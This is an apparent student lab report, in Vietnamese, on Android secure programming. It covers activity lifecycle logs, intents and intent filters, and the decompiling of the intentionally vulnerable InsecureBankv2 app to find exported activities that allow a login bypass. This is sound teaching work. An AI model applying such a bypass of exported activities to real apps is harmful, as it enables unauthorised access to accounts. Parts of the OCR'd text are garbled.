
Lab 6: Basic Android Secure Programming

10

```
69
70     ↗
71         ↓
72             ↗
73                 ↓
74
75     ↗
76         ↓
77             ↗
78                 ↓
79             ↗
80
81     ↗
82         ↓
83             ↗
84                 ↓
85             ↗
86
87     ↗
88         ↓
89             ↗
90                 ↓
91             ↗
92
93     ↗
94         ↓
95             ↗
96                 ↓
97             ↗
98 }
```


```
2024-06-07 09:41:34.156 12127-12127 MainActivity com.example.lab5
2024-06-07 09:41:39.289 12127-12127 TrafficStats com.example.lab5
2024-06-07 09:41:39.760 12127-12127 InsecLab com.example.lab5
2024-06-07 09:41:39.805 12127-12127 on.example.lab5 com.example.lab5
2024-06-07 09:41:39.805 12127-12127 on.example.lab5 com.example.lab5
2024-06-07 09:41:39.805 12127-12127 on.example.lab5 com.example.lab5
2024-06-07 09:41:39.856 12127-12127 Compatibil...geReporter com.example.lab5
2024-06-07 09:41:39.878 12127-12127 Android Mobile com.example.lab5
2024-06-07 09:41:39.944 12127-12127 MainActivity com.example.lab5
2024-06-07 09:41:39.944 12127-12127 MainActivity com.example.lab5
2024-06-07 09:41:39.944 12127-12127 MainActivity com.example.lab5
2024-06-07 09:41:39.954 12127-12127 Compatibil...geReporter com.example.lab5
2024-06-07 09:41:39.957 12127-12127 OpenGLRenderer com.example.lab5
2024-06-07 09:41:39.967 12127-12127 Choreographer com.example.lab5
2024-06-07 09:41:40.014 12127-12146 OpenGLRenderer com.example.lab5
2024-06-07 09:41:40.015 12127-12146 OpenGLRenderer com.example.lab5
2024-06-07 09:41:40.049 12127-12146 Gralloc4 com.example.lab5
2024-06-07 09:41:40.064 12127-12146 OpenGLRenderer com.example.lab5
2024-06-07 09:41:40.147 12127-12142 OpenGLRenderer com.example.lab5
2024-06-07 09:41:45.012 12127-12160 ProfileInstaller com.example.lab5
I === onCreate() ===
D tagSocket(81) with statsTag=0xffffffff, statsUid=-1
I User-Agent: # START YOAST BLOCK# -----
W Accessing hidden method Landroid/view/View->computeFitSystemWindows(Landroid/graphics/Rect;Landroid/graphics/Rect;)Z (unsupported, reflection, allowed)
D Compat change id reported: 210923482; UID 10190; state: ENABLED
D Hello World
I === onStart() ===
I === onResume() ===
D Compat change id reported: 237531167; UID 10190; state: DISABLED
W Unknown dataspace 0
I Skipped 365 frames! The application may be doing too much work on its main thread.
W Failed to choose config with EGL_SWAP_BEHAVIOR_PRESERVED, retrying without...
W Failed to initialize 101010-2 format, error = EGL_SUCCESS
I mapper 4.x is not supported
E Unable to match the desired swap behavior.
I Davey! duration=625ms; Flags=1, FrameTimeInSyncId=38738, IntendedVsyncId=18432228020801, Vsync=18438511353891, InputEventId=0
D Installing profile for com.example.lab5
```

- Click vào home.



```
2024-06-07 09:41:45.012 12127-12160 ProfileInstaller      com.example.lab5
2024-06-07 09:43:43.650 12127-12127 MainActivity      com.example.lab5
2024-06-07 09:43:44.614 12127-12127 MainActivity      com.example.lab5
                                                               D  Installing profile for com.example.lab5
                                                               I  === onPaused() ===
                                                               I  === onStop() ===
```

- Bấm vào overview, chọn lại app hello word đã tạo.



```
2024-06-07 09:43:43.650 12127-12127 MainActivity      com.example.lab5
2024-06-07 09:43:44.614 12127-12127 MainActivity      com.example.lab5
2024-06-07 09:45:04.240 12127-12127 MainActivity      com.example.lab5
2024-06-07 09:45:04.241 12127-12127 MainActivity      com.example.lab5
2024-06-07 09:45:04.333 12127-12146 OpenGLRenderer  com.example.lab5
I  === onPause() ===
I  === onStop() ===
I  === onStart() ===
I  === onResume() ===
E  Unable to match the desired swap behavior.
```

- Khi tắt app.

```
2024-06-07 09:48:19.917 12626-12626 MainActivity      com.example.lab5
2024-06-07 09:48:20.043 12626-12626 MainActivity      com.example.lab5
2024-06-07 09:48:20.065 12626-12626 MainActivity      com.example.lab5
I  === onPause() ===
I  === onStop() ===
I  === onDestroy() ===
```


⇒ Các callback đều được gọi khi thực hiện đúng với bảng ban đầu.

onCreate()	Được gọi khi activity được khởi tạo
onStart()	Được gọi khi activity bắt đầu hiện lên cho sinh viên thấy
onResume()	Được gọi khi activity được user sử dụng
onPause()	Được gọi khi user "focus" qua 1 activity khác
onStop()	Được gọi khi activity không còn được nhìn thấy bởi user
onDestroy()	Được gọi trước khi activity bị hệ thống xoá
onRestart()	Được gọi khi activity được bật lên sau khi stop

4. C.4 Intent & Intent Filter


- Intent & Intent Filter?
(<https://developer.android.com/guide/components/intents-filters>)
- Hiểu nôm na là lời nhắn, các thành phần trong Android sử dụng lời nhắn để gọi nhau.
- Có 2 loại Intent là Explicit và Implicit
- **Explicit Intent:** dùng để gọi nội bộ ứng dụng, thường là activity A gọi activity B.

Intent i = new Intent(FirstActivity.class, SecondActivity.class);
startActivity(i)



- **Implicit Intent:** thường không cần tên của target. Implicit được sử dụng để gọi các thành phần của app khác.

Lab 6: Basic Android Secure Programming



- [1] Activity A tạo 1 intent với 1 lời mời “mời gọi đối tượng” cụ thể thế rồi gọi hàm startActivity()
- [2] Android System tự tìm ra các app có các đối tượng được định nghĩa trong “intent filter” của app khác.
- [3] Khi tìm ra được rồi => Hệ thống gọi activity (Activity B) bằng cách gọi onCreate() method của nó và đem vào Intent.

```

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    Intent read_contact=new Intent();
    read_contact.setAction(android.content.Intent.ACTION_VIEW);
    read_contact.setData(ContactsContract.Contacts.CONTENT_URI);
    startActivity(read_contact);
}
  
```

- **Intent:** Được tạo với hành động ACTION_VIEW và dữ liệu là URI của danh bạ (ContactsContract.Contacts.CONTENT_URI).
- **Intent Filter:** Hệ thống Android sẽ tìm kiếm các ứng dụng có intent filter phù hợp với hành động ACTION_VIEW và URI này, sau đó khởi chạy ứng dụng đó để thực hiện hành động.

Có phải thích gọi là gọi?

Không phải lúc nào cũng có thể gọi là gọi, vì để một Implicit Intent hoạt động, cần phải có ít nhất một ứng dụng hoặc thành phần đã được đăng ký để xử lý hành động và dữ liệu đó thông qua intent filter. Nếu không có ứng dụng nào phù hợp, hệ thống sẽ không thực hiện hành động và có thể dẫn đến lỗi.

- Hệ điều hành Android sử dụng intent filter để định nghĩa Activities, Services và Broadcast receivers bài được gọi.

Tag `<intent-filter>` trong tập tin `AndroidManifest.xml` để định nghĩa

```
<activity android:name=".MainActivity">
    <intent-filter android:scheme="http">
        <action android:name="android.intent.action.VIEW" />
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
</activity>
```

- ⇒ Activity của app khác có thể gọi `android.intent.action.VIEW` hoặc `android.intent.category.LAUNCHER, android.intent.category.DEFAULT`.
- ⇒ `android:scheme="http"` định nghĩa kiểu activity được gọi lên, ở đây là http

5. C.5 Exploit Activity

- Tạo một ứng dụng có thể exploit ứng dụng khác.
- Bài trước bypass được login bằng cách gọi trực tiếp vào activity PostLogin bằng lệnh “am” => Nhưng cần phải root máy, mới có terminal để chạy, ví dụ trường hợp không root được máy?

```
(hahien㉿hahien)-[~/BaoMatWeb/lab6]
└─$ ~/BaoMatWeb/lab6/apktool d ~/BaoMatWeb/lab6/InsecureBankv2.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.9.3 on InsecureBankv2.apk
I: Loading resource table ...
I: Decoding file-resources ...
I: Loading resource table from file: /home/hahien/.local/share/apktool/framework/1.apk
I: Decoding values */* XMLs ...
I: Decoding AndroidManifest.xml with resources ...
I: Regular manifest package ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...

(hahien㉿hahien)-[~/BaoMatWeb/lab6]
└─$ ls
apktool apktool_2.9.3.jar InsecureBankv2 InsecureBankv2.apk
```

- Đọc tập tin `AndroidManifest.xml`

Lab 6: Basic Android Secure Programming

```

<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.android.insecurebankv2" platformBuildVersionCode="22" platformBuildVersionName="5.1.1-1819727">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.READ_PROFILE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-feature android:glesVersion="0x00020000" android:required="true"/>
    <application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:theme="@android:style/Theme.Holo.Light.DarkActionBar">
        <activity android:label="@string/app_name" android:name=".InsecureBankv2.LoginActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:label="@string/title_activity_file_pref" android:name=".FilePrefActivity" android:windowSoftInputMode="adjustNothing|stateVisible"/>
        <activity android:exported="true" android:label="@string/title_activity_post_login" android:name=".PostLogin"/>
        <activity android:label="@string/title_activity_change_password" android:name=".ChangePassword"/>
        <activity android:configChanges="keyboard|keyboardHidden|orientation|screenLayout| screenSize|uiMode" android:name=".AdActivity" android:theme="@android:style/Theme.Translucent"/>
        <meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"/>
        <meta-data android:name="com.google.android.gms.wallet.api.enabled" android:value="true"/>
        <receiver android:exported="false" android:name=".EnableWalletOptimizationReceiver">
            <intent-filter>
                <action android:name="com.google.android.gms.wallet.ENABLE_WALLET_OPTIMIZATION"/>
            </intent-filter>
        </receiver>
    </application>

```

- Tìm activity PostLogin?

```

<activity android:label="@string/title_activity_file_pref" android:name=".FilePrefActivity" android:windowSoftInputMode="adjustNothing|stateVisible"/>
<activity android:label="@string/title_activity_do_login" android:name=".Dlogin"/>
<activity android:exported="true" android:label="@string/title_activity_post_login" android:name=".PostLogin"/>
<activity android:label="@string/title_activity_wrong_login" android:name=".WrongLogin"/>
<activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name=".DoTransfer"/>
<activity android:exported="true" android:label="@string/title_activity_view_statement" android:name=".ViewStatement"/>

```


- ***android:exported="true"*** ???
- **Thuộc tính:** android:exported
- **Giá trị:** true hoặc false
 - true: Activity có thể được khởi chạy bởi các thành phần của ứng dụng khác.
 - false: Activity chỉ có thể được khởi chạy bởi các thành phần của cùng một ứng dụng hoặc các ứng dụng có cùng User ID.

- **Ý nghĩa của android:exported="true"**

- **Cho phép ứng dụng khác khởi chạy Activity:** Khi chúng ta đặt thuộc tính android:exported của một Activity là true, chúng ta đang cho phép các ứng dụng khác có thể khởi chạy Activity này. Điều này có nghĩa là các ứng dụng khác có thể gửi một Intent để mở Activity này.
- **Bảo mật và quyền riêng tư:** Việc cho phép ứng dụng khác khởi chạy Activity của chúng ta có thể hữu ích trong một số trường hợp, nhưng cũng có thể gây ra vấn đề về bảo mật và quyền riêng tư nếu không được kiểm soát đúng cách. Do đó, chúng ta cần chắc chắn rằng việc mở Activity này bởi ứng dụng khác không gây ra rủi ro bảo mật.

Lab 6: Basic Android Secure Programming

17



- Trở lại MainActivity.java, ta định nghĩa Button vừa tạo. Sau đó code chức năng cho button.


Lab 6: Basic Android Secure Programming



```

63     // Khai báo và khởi tạo Button
64     Button myButton = findViewById(R.id.button);
65     myButton.setOnClickListener(new View.OnClickListener() {
66         @Override
67         public void onClick(View v) {
68             // Code chức năng khi Button được nhấn
69             Log.i(TAG, msg: "Button was clicked!");
70         }
71     });

```

```

while ((line = buffer.readLine()) != null) {
    response.append(line).append('\n');
}
buffer.close();

// Log the response
Log.i(tag: "InsecLab", response.toString());
} catch (Exception e) {
    Log.e(TAG, msg: "Error fetching URL content", e);
}

// Enable EdgeToEdge if using any edge-to-edge support library (custom library, check your usage)
// EdgeToEdge.enable(this); // Uncomment if EdgeToEdge is defined

// Set content view
setContentView(R.layout.activity_main);
Log.d(tag: "Android Mobile", msg: "Hello World");

// Khai báo và khởi tạo Button
Button myButton = findViewById(R.id.button);
myButton.setOnClickListener(new View.OnClickListener() {
